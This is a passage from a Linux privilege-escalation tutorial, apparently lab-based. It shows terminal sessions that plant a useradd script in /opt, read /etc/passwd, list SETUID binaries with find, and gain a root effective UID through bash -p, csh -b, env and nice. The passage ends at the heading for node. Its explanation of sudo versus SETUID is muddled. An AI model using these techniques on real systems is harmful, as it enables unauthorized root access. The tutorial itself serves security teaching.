


```
bash-4.2$ cd /opt
cd /opt
bash-4.2$ echo "useradd hcool" > my_script.sh
echo "useradd hcool" > my_script.sh
bash-4.2$ tail /etc/passwd
tail /etc/passwd
puppet:x:52:52:Puppet:/var/lib/puppet:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
armour:x:1000:1000::/home/armour:/bin/bash
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nginx:x:995:990:Nginx web server:/opt/rh/nginx16/root/var/lib/nginx:/sbin/nologi
n
mysql:x:994:989:MySQL server:/var/lib/mysql:/bin/bash
exim:x:31:31:Exim Daemon:/dev/null:/bin/false
hcool:x:1001:1001::/home/hcool:/bin/bash
bash-4.2$ █
```

## ***E. Exploiting SETUID Executables***

We have changed SETUID of a program /bin/dash just now. Let's now see what SETUID is? SETUID stands for Set User ID on execution. This allows a user with low privileges to run a command with higher privileges. The difference between SUDO and SETUID is that in sudo you can execute a command only if the root user can do it.


We can find the programs which have SETUID bit set using find command as shown below.



```
sh-4.2$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/bash
/usr/bin/sed
/usr/bin/curl
/usr/bin/pic
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/rpm
```


Here are some examples of gaining root privileges by exploiting programs  with SETUID bit set.

### 1. bash




```
sh-4.2$ bash -p
bash -p
bash-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
bash-4.2# 
```

### 2. csh




```
bash-4.2$ csh -b
csh -b
[armour@my_privilege /opt]# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
[armour@my_privilege /opt]# 
```

### 3. env




```
bash-4.2$ env /bin/sh -p
env /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 4. nice




```
bash-4.2$ nice /bin/sh -p
nice /bin/sh -p
sh-4.2# id
id
uid=1000(armour) gid=1000(armour) euid=0(root) groups=1000(armour),31(exim)
sh-4.2# 
```

### 5. node



